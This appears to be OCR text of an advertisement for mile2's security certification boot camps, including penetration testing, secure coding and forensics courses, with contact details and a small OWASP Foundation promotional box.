m2 bc mile2 Boot Camps ™

IS YOUR NETWORK SECURE?

A Network breach... Could cost your Job!

gsa™

	GENERAL SECURITY TRAINING
CISSP™	CISSP & Exam Prep
C)ISSO	Certified Information Systems Security Officer
C)SLO	Certified Security Leadership Officer
ISCAP	Info. Sys. Certification & Accred. Professional

pt™

	PENETRATION TESTING (AKA ETHICAL HACKING)
C)PTE™	Certified Penetration Testing Engineer
C)PTC™	Certified Penetration Testing Consultant

sc™

	SECURE CODING TRAINING
C)SCE™	Certified Secure Coding Engineer

ws

	WIRELESS SECURITY TRAINING
C)WSE™	Certified Wireless Security Engineer
C)WNA/P™	Certified Wireless Network Associate / Professional

dr™

	DR&BCP TRAINING
DR/BCP	Disaster Recovery & Business Continuity Planning

vbp™

	VIRTUALIZATION BEST PRACTICES
C)SVME™	Certified Secure Virtual Machine Engineer

cf™

	DIGITAL FORENSICS
C)DFE™	Certified Digital Forensics Examiner

(ISC)2 & CISSP are service marks of the IISSCC. Inc. Security+ is a trade mark of CompTIA. ITIL is a trade mark of OGC.GSLC & GCIH are trademarks of GIAC.

Available Training Formats

1.	F2F	Classroom Based Training
2.	CBT	Self Paced CBT
3.	LOT	Live Online Training
4.	KIT	Study Kits & Exams
5.	LHE	Live Hacking Labs (War-Room)

Other New Courses!!

ITIL	Foundations v.3 & v.4
CompTIA	Security+, Network+
ISC^2	CISSP & CAP
SANS GSLC	GIAC Sec. Leadership Course
SANS 440	Top 20 Security Controls
SANS GCIH	GIAC Cert Incident Handler

Worldwide Locations

ias™ INFORMATION ASSURANCE SERVICES

We practice what we teach.....


Other Mile2 services available Globally:

1. Penetration Testing
2. Vulnerability Assessments
3. Forensics Analysis & Expert Witnesses
4. PCI Compliance
5. Disaster Recovery & Business Continuity

1-800-81-MILE2
+1-813-920-6799
11928 Sheldon Rd Tampa, FL 33626

OWASP Foundation

"We help protect critical infrastructure one byte at a time"



- **140+** Checklists, tools & guidance
- **150** Local chapters
- **20,000** builders, breakers and defenders
- **Citations:** ***NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA*** and more..

Learn More: http://www.owasp.org